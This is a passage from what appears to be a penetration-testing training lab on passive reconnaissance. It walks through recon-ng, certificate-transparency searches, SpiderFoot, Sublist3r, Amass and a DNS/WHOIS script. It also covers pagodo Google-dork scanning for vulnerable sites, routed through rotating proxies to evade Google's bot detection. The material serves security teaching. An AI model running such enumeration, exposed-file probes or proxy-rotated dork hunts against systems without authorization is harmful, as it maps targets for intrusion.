  WORDLIST  /root/.recon-ng/data/hostnames.txt  yes       path to hostname wordlist

Source Options:
  default        SELECT DISTINCT domain FROM domains WHERE domain IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs

[recon-ng][default][brute_hosts] >
```

13. Set the SOURCE to the target domain (h4cker.org is used in the following example:

```
[recon-ng][default][brute_hosts] > options set SOURCE h4cker.org
```

14. You should be able to see the tool going through the wordlist to enumerate additional hosts. Look at the summary in the example below:



15. Enter the **dashboard** command to obtain a summary of all the findings (all modules), as demonstrated below:

```
|                Module                | Runs |
+--------------------------------------+
| recon/domains-hosts/bing_domain_web | 1    |
| recon/domains-hosts/brute_hosts     | 1    |
| recon/domains-hosts/netcraft        | 2    |
+--------------------------------------+


+-----------------------------+
|      Results Summary        |
+-----------------------------+
|     Category    | Quantity  |
+-----------------------------+
| Domains         | 0         |
| Companies       | 0         |
| Netblocks       | 0         |
| Locations       | 0         |
| Vulnerabilities | 0         |
| Ports           | 0         |
| Hosts           | 35        |
| Contacts        | 0         |
| Credentials     | 0         |
| Leaks           | 0         |
| Pushpins        | 0         |
| Profiles        | 0         |
| Repositories    | 0         |
+-----------------------------+
```

16. Use the **show hosts** command to list all the enumerated hosts and respective information:

```
[recon-ng][default][brute_hosts] > show hosts

  +-------------------------------------------------------------------------------------------------------------------------------+
  | rowid |         host         |    ip_address   | region | country | latitude | longitude | notes |      module     |
  +-------------------------------------------------------------------------------------------------------------------------------+
  | 1     | bootcamp.h4cker.org  |                 |        |         |          |           |       | netcraft        |
  | 2     | lpb.h4cker.org       |                 |        |         |          |           |       | bing_domain_web |
  | 3     | webapps.h4cker.org   |                 |        |         |          |           |       | bing_domain_web |
  | 4     | pentestplus.github.io |                |        |         |          |           |       | brute_hosts     |
  | 5     | internal.h4cker.org  |                 |        |         |          |           |       | brute_hosts     |
  | 6     | internal.h4cker.org  | 185.199.108.153 |        |         |          |           |       | brute_hosts     |
  | 7     | internal.h4cker.org  | 185.199.111.153 |        |         |          |           |       | brute_hosts     |
  | 8     | internal.h4cker.org  | 185.199.109.153 |        |         |          |           |       | brute_hosts     |
  | 9     | internal.h4cker.org  | 185.199.110.153 |        |         |          |           |       | brute_hosts     |
```

17. Now let's look for interesting files. Search the marketplace for the word "interesting" and you will see the "interesting_files" module. Install it as demonstrated below:

```
[recon-ng][default] > marketplace search interesting
[*] Searching module index for 'interesting'...

  +-----------------------------------------------------------------------------------------+
  |                    Path                    | Version |     Status    |  Updated   | D | K |
  +-----------------------------------------------------------------------------------------+
  | discovery/info_disclosure/interesting_files | 1.1     | not installed | 2020-01-13 |   |   |
  +-----------------------------------------------------------------------------------------+

  D = Has dependencies. See info for details.
  K = Requires keys. See info for details.

[recon-ng][default] > marketplace install discovery/info_disclosure/interesting_files
[*] Module installed: discovery/info_disclosure/interesting_files
[*] Reloading modules...
[recon-ng][default] >
```

18. Load the module:

```
[recon-ng][default] > modules load discovery/info_disclosure/interesting_files
[recon-ng][default][interesting_files] >
```

19. Type **info** to show all the options. The following are the options after you entered the **info** command:

```
    Author: Tim Tomes (@lanmaster53), thrapt (thrapt@gmail.com), Jay Turla (@shipcod3), and Mark Jeffery
   Version: 1.1

Description:
  Checks hosts for interesting files in predictable locations.

Options:
  Name      Current Value  Required  Description
  --------  -------------  --------  -----------
  DOWNLOAD  True           yes       download discovered files
  PORT      80             yes       request port
  PROTOCOL  http           yes       request protocol
  SOURCE    default        yes       source of input (see 'info' for details)

Source Options:
  default        SELECT DISTINCT host FROM hosts WHERE host IS NOT NULL
  <string>       string representing a single input
  <path>         path to a file containing a list of inputs
  query <sql>    database query returning one column of inputs

Comments:
  * Files: robots.txt, sitemap.xml, sitemap.xml.gz, crossdomain.xml, phpinfo.php, test.php, elmah.axd,
  server-status, jmx-console/, admin-console/, web-console/
  * Google Dorks:
    - inurl:robots.txt ext:txt
    - inurl:elmah.axd ext:axd intitle:"Error log for"
    - inurl:server-status "Apache Status"

[recon-ng][default][interesting_files] >
```

20. Set the PORT, SOURCE, and PROTOCOL:

```
[recon-ng][default][interesting_files] > options set PORT 443
PORT => 443
[recon-ng][default][interesting_files] > options set SOURCE h4cker.org
SOURCE => h4cker.org
[recon-ng][default][interesting_files] > options set PROTOCOL https
PROTOCOL => https
[recon-ng][default][interesting_files] >
```

21. Run the module. What information were you able to see?

```
[recon-ng][default][interesting_files] > run
[*] https://h4cker.org:443/robots.txt => 200. 'robots.txt' found but unverified.
[*] https://h4cker.org:443/sitemap.xml => 404
[*] https://h4cker.org:443/sitemap.xml.gz => 404
[*] https://h4cker.org:443/crossdomain.xml => 404
[*] https://h4cker.org:443/phpinfo.php => 200. 'phpinfo.php' found but unverified.
[*] https://h4cker.org:443/test.php => 200. 'test.php' found but unverified.
[*] https://h4cker.org:443/elmah.axd => 404
[*] https://h4cker.org:443/server-status => 404
[*] https://h4cker.org:443/jmx-console/ => 404
[*] https://h4cker.org:443/admin-console/ => 200. 'admin-console/' found but unverified.
[*] https://h4cker.org:443/web-console/ => 404
[*] 0 interesting files found.
[recon-ng][default][interesting_files] >
```

Exercise 1b: Certificate Transparency


Certificate Transparency (CT) is a security standard and set of protocols that aims to increase transparency and accountability in the digital certificate issuance process. It is designed to make it more difficult for attackers to obtain fraudulent certificates for domain names, and to make it easier to detect and revoke such certificates if they are issued. This is achieved by creating a public, append-only log of all digital certificates issued by a certificate authority (CA), which can be audited by anyone. CT logs are used to verify that a certificate was properly issued by a CA and has not been revoked.

CT can be used for passive reconnaissance and OSINT. There are several websites that provide information and tools related to certificate transparency:

1. **crt.sh** - This website allows you to search for certificates in various CT logs and view the details of each certificate.
2. **CertSpotter** - This website allows you to monitor certificate transparency logs for new certificates issued for a specific domain name.
3. **CT Logs** - This website is operated by Google and provides a list of all CT logs that are currently in operation, as well as information on how to submit certificates to the logs.
4. **SSLMate** - This website provides a list of CT logs that SSLMate supports and also gives the user the ability to monitor the logs.
5. **CT Log Viewer** - This website is a tool that allows you to view the contents of CT logs and search for specific certificates.
6. **CertStream** - This website provides a real-time feed of all certificates seen by publicly trusted CT logs.

These are just a few examples of websites that provide information and tools related to certificate transparency.

Go to https://crt.sh and try to find additional hosts in the secretcorp.org domain.
You can also use Recon-ng, as shown in the following figure:



Exercise 1c. Introducing CertSPY

As you learned earlier, there are several tools and websites out there to obtain certificate transparency information. However, most of them are very “heavy weight” and I wanted something super simple. There are sites like https://crt.sh that makes CT recon very easy. I created a tool that I called CertSPY that leverages CT logs accessible through the crt.sh site to facilitate such recon efforts, aiding in the timely identification of potential security vulnerabilities.
You can access the tool source code at: https://github.com/santosomar/certspy

Installing CertSPY

You can easily install CertSPY by using the pip command, as shown below:

```
pip install certspy
```

Using CertSPY

You can just use the `certspy <domain>` command to perform reconnaissance on any given domain.

```
$ python3 certspy.py -h
usage: certspy.py [-h] domain

   CertSPY: A Python client for the crt.sh website to retrieve subdomains
information.
   Author: Omar Santos (@santosomar).

positional arguments:
 domain      The domain to search for (e.g., websploit.org).

options:
 -h, --help  show this help message and exit
```

Use CertSpy to perform OSINT on any given domain.

Exercise 2: Discovering SecretCorp's Internal Sites, Contacts, and Other Information

Now that you have performed a quick refresher of OSINT (at least one of the tools), try to use any of the aforementioned tools to perform detailed PASSIVE reconnaissance of SecretCorp.org.

- What SecretCorp.org subdomains were you able to find? There should be at least 4 subdomains.
- Were you able to find the web mail portal?
- Based on your findings. Who is the contact person for IT Support?
- Who is the CEO of the company?
- Who is the sales executive?
- What types of products were they selling recently?
- What email addresses were you able to find?
- Did you find any interesting files?
- Were you able to decode the encoded message in one of the pages you found?
- How about their Cloud offer? Did you find information about their customers? What about the hints within their cloud page about other OSINT tools?
- Did you find information about "knock" within the page that has information about SecretCorp's cloud offer?

Exercise 3: SpiderFoot

SpiderFoot is a powerful open-source intelligence (OSINT) automation tool that simplifies the process of gathering and analyzing data. With its extensive integration with various data sources and utilization of diverse data analysis methods, SpiderFoot ensures that the collected information is easily accessible and manageable.

The tool offers a user-friendly web-based interface through its embedded web-server, enabling intuitive navigation. Alternatively, SpiderFoot can be operated entirely through the command-line interface. It is developed using Python 3 and is distributed under the GPL license.

- Download SpiderFoot by cloning the GitHub repository at: https://github.com/smicallef/spiderfoot

```
git clone https://github.com/smicallef/spiderfoot.git
```


- Then make sure that all the necessary Python 3 modules are installed by using the commands below and demonstrated in the following figures:

```
# cd spiderfoot
# pip3 install  -r requirements.txt
```


- Start SpiderFoot by using the **`python3 sf.py -l 127.0.0.1:5001`** command as shown below:

```
root@websploit:~/spiderfoot# python3 sf.py -l 127.0.0.1:5001
Starting web server at http://127.0.0.1:5001 ...


*************************************************************
 Use SpiderFoot by starting your web browser of choice and
 browse to http://127.0.0.1:5001
*************************************************************
```

- Open the browser and go to http://127.0.0.1:5001 to access the SpiderFoot GUI.
- When you run SpiderFoot for the first time, there is no historical data, so you should be presented with a screen like the following:




- Click on the **'New Scan'** button in the top menu bar. You will then need to define a name for your scan (these are non-unique) and a target (also non-unique):



You can then define how you would like to run the scan - either by use case (the tab selected by default), by data required or by module.

- Module-based scanning is for more advanced users who are familiar with the behavior and data provided by different modules, and want more control over the scan:



Tip: If you select a module that depends on event types only provided by other modules, but those modules are not selected, you will get no results.

- Run your scan.
- Choose any arbitrary target (e.g., your own website, your own name, etc.)

Exercise 4: Sublist3r

As it reads in their GitHub repository "Sublist3r is a python tool designed to enumerate subdomains of websites using OSINT. It helps penetration testers and bug hunters collect and gather subdomains for the domain they are targeting. Sublist3r enumerates subdomains using many search engines such as Google, Yahoo, Bing, Baidu, and Ask. Sublist3r also enumerates subdomains using Netcraft, Virustotal, ThreatCrowd, DNSdumpster, and ReverseDNS.
subbrute was integrated with Sublist3r to increase the possibility of finding more subdomains using bruteforce with an improved wordlist. The credit goes to TheRook who is the author of subbrute."

1. Download Sublist3r:

```
git clone https://github.com/aboul3la/Sublist3r.git
```


2. Install the dependencies/requirements by using `pip`:

```
# cd Sublist3r
# pip3 install -r requirements.txt
```

3. Run Sublist3r to your own domain; or against secretcorp.org, h4cker.org or theartofhacking.com.

```
# python3 sublist3r.py -v -d secretcorp.org.com -b -p 80,443
```

The following example is against the h4cker.org domain.



Exercise 5: AMASS

AMASS (Active Mapping and Asset Identification) is an open-source reconnaissance tool that can be used to enumerate subdomains and IP addresses associated with a target domain. It uses many techniques such as DNS brute-forcing, web scraping, and certificate transparency logs to gather

information about the target domain. It can also perform active reconnaissance by sending HTTP and DNS requests to the discovered subdomains and IP addresses.

You can learn more about the tool from its creator (Jeff Foley) at the Red Team and Bug Bounty Conference recording in O'Reilly:
https://learning.oreilly.com/live-events/red-team-and-bug-bounty-conference/0636920095678/

The tool is designed to be fast and efficient, and it can integrate with other reconnaissance tools such as Shodan and VirusTotal. AMASS is useful for performing reconnaissance on a target domain as part of a penetration testing or red teaming engagement, or for threat intelligence gathering.
Here are a few examples of how to use AMASS:

1. Enumerate subdomains of a target domain:

 # amass enum -passive -d secretcorp.org

Example:

2. Enumerate subdomains and IP addresses of a target domain:

```
amass enum -d secretcorp.org -ip
```

3. Use a specific wordlist for brute-forcing subdomains:

```
amass enum -d secretcorp.org -w wordlist.txt
```

4. FOR YOUR REFERENCE ONLY! Perform active reconnaissance by sending HTTP and DNS requests to discovered subdomains and IP addresses:

```
amass enum -d example.com -active
```

5. (Optional) Use the Shodan API to gather additional information about discovered IP addresses:

```
amass enum -d example.com -ip -src shodan -apikey YOUR_API_KEY
```

6. (Optional) Use the VirusTotal API to gather additional information about discovered IP addresses:

```
amass enum -d example.com -ip -src virustotal -apikey YOUR_API_KEY
```

These are just a few examples of how to use AMASS, there are many other options available as well. Always check the official documentation and GitHub repository for any changes to the options and configuration: https://github.com/OWASP/Amass and https://github.com/OWASP/Amass/blob/master/doc/tutorial.md

Exercise 6: Create a Basic Python Script to Perform Automated DNS Resolution and

During a penetration test, it is crucial to verify that the discovered hosts are within the defined scope. In today's landscape, where organizations often leverage cloud services to host their applications, it becomes essential to determine if a subdomain or hostname belongs to an application that is hosted outside of the organization's infrastructure. The following script can be immensely valuable in identifying whether a particular subdomain or hostname is associated with an application hosted in the cloud rather than being hosted internally by the organization.

This script, along with a multitude of other valuable reconnaissance scripts that I have created, is conveniently accessible within my comprehensive GitHub repository. You can find an extensive collection of reconnaissance scripts and resources, enabling you to augment your reconnaissance capabilities. To explore and benefit from these resources, visit my GitHub repository at: https://github.com/The-Art-of-Hacking/h4cker/tree/master/programming_and_scripting_for_cybersecurity

```
import sys
import requests
import socket
import whois

def dns_lookup(domain):
    try:
        ip = socket.gethostbyname(domain)
        print("IP Address: ", ip)
        return ip
    except socket.gaierror:
        print("DNS Lookup Failed")
        return None
```

```
def whois_lookup(ip):
    try:
        w = whois.whois(ip)
        print("OrgName: ", w.org)
        print("Address: ", w.address)
        print("RegDate: ", w.creation_date)
        print("NetRange: ", w.range)
        print("CIDR: ", w.cidr)
    except Exception as e:
        print("WHOIS Lookup Failed: ", str(e))

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print("Usage: python passive_recon.py <domain>")
        sys.exit(1)

    domain = sys.argv[1]

    # Perform DNS Lookup
    print("Performing DNS Lookup for", domain)
    ip_address = dns_lookup(domain)

    if ip_address:
        # Perform WHOIS Lookup
        print("\nPerforming WHOIS Lookup for", ip_address)
        whois_lookup(ip_address)
```

1. The script imports the necessary libraries and modules, including **sys**, **socket**, and **whois**.

2. The dns_lookup function takes a domain as input and performs a DNS lookup using the socket.gethostbyname method to obtain the IP address associated with the domain. It then prints the IP address and returns it.

3. The whois_lookup function takes an IP address as input and performs a WHOIS lookup using the whois.whois method. It retrieves the WHOIS information for the given IP address, including OrgName, Address, RegDate, NetRange, and CIDR. It then prints this information.

4. The **if __name__ == "__main__"**: block is the main execution part of the script.

5. It first checks if the command-line argument count is not equal to 2 (indicating that a domain argument is missing). If so, it prints the usage information and exits the script.

6. The script retrieves the domain from the command-line argument.

7. It calls the **dns_lookup** function with the domain to perform the DNS lookup and obtain the IP address associated with the domain. The IP address is stored in the ip_address variable.

8. If an IP address is obtained successfully, the script calls the **whois_lookup** function with the IP address to perform the WHOIS lookup.

9. The **whois_lookup** function retrieves the WHOIS information for the IP address and prints the **OrgName**, **Address**, **RegDate**, **NetRange**, and **CIDR** information.

You can run the script in WebSploit Labs by providing the domain name as a command-line argument, like this:

```
python3 passive_recon.py secretcorp.org
```

The script performs a DNS lookup to obtain the IP address associated with the domain, and then it performs a WHOIS lookup based on that IP address. Then it prints the OrgName, Address, RegDate, NetRange, and CIDR information obtained from the WHOIS lookup.

Exercise 7: Automating Google Hacking (Dorks)

In this exercise, we will explore a cool passive Google dork script designed to gather information about potentially vulnerable web pages and applications on the Internet. The exercise consists of two parts: **`ghdb_scraper.py`** for retrieving Google Dorks and **`pagodo.py`** for leveraging the information collected by **`ghdb_scraper.py`**.

Part 1: `ghdb_scraper.py`
`ghdb_scraper.py` is an essential tool that fetches Google Dorks, which are specific search queries designed to pinpoint vulnerabilities or exposed information. It enables us to gather a comprehensive list of potential targets.

Part 2: `pagodo.py`
Building upon the information gathered by ghdb_scraper.py, pagodo.py takes advantage of the collected Google Dorks. By leveraging these Dorks, pagodo.py scans and assesses web pages and applications, identifying potential vulnerabilities and helping us understand the security posture of these targets.

By combining these two scripts, we can enhance our understanding of vulnerable web pages and applications, improving our ability to secure them and protect against potential threats.

To utilize the provided scripts, follow these steps for Python 3.6+:

- Clone the Git repository and install the necessary requirements:

```
git clone https://github.com/opsdisk/pagodo.git
cd pagodo
virtualenv -p python3 .venv  # If using a virtual environment.
source .venv/bin/activate  # If using a virtual environment.
pip install -r requirements.txt
```

Note that you might encounter HTTP 503 errors due to Google identifying you as a bot. To overcome this, you can employ proxychains and a pool of proxies to rotate the lookups.

- Install `proxychains4`:

```
apt install proxychains4 -y
```

Modify the configuration **`file /etc/proxychains4.conf`** to enable round-robin lookups through multiple proxy servers. The example below shows two dynamic SOCKS proxies set up with different local listening ports (9050 and 9051). If you're unfamiliar with SSH and dynamic SOCKS proxies, consider acquiring a copy of The Cyber Plumber's Handbook, which provides comprehensive knowledge on Secure Shell (SSH) tunneling, port redirection, and advanced traffic manipulation techniques:

```
vim /etc/proxychains4.conf
round_robin
chain_len = 1
proxy_dns
remote_dns_subnet 224
tcp_read_time_out 15000
tcp_connect_time_out 8000
[ProxyList]
socks4 127.0.0.1 9050
socks4 127.0.0.1 9051
```

To ensure each lookup goes through a different proxy (and thus originates from a different IP), prepend **proxychains4** to the Python script. This allows you to potentially reduce the delay time (-e) since you'll be leveraging different proxy servers:

```
proxychains4 python3 pagodo.py -g ALL_dorks.txt -s -e 17.0 -l 700 -j 1.1
```

Using ghdb_scraper.py:

To start, pagodo.py requires a list of the most recent Google dorks. You can obtain this list using **`ghdb_scraper.py`**. This script fetches the entire Google dorks database in a single GET request. You have the option to save all dorks to a file, save dorks for individual categories to separate files, or retrieve the complete JSON blob for more contextual data about each dork.

To retrieve all dorks:
```
python3 ghdb_scraper.py -j -s
```

To retrieve all dorks and write them to individual categories:
```
python3 ghdb_scraper.py -i
```

Using pagodo.py:

With a file containing the most recent Google dorks, you can use pagodo.py by providing the file using the -g switch. This script scans potentially vulnerable public applications based on the Google dorks. pagodo.py leverages the Google Python library to search for sites matching the Google dork queries.

For example, to search for a specific dork such as intitle:"ListMail Login" admin -demo, you can use the -d switch to specify a domain using the Google search operator site:example.com.

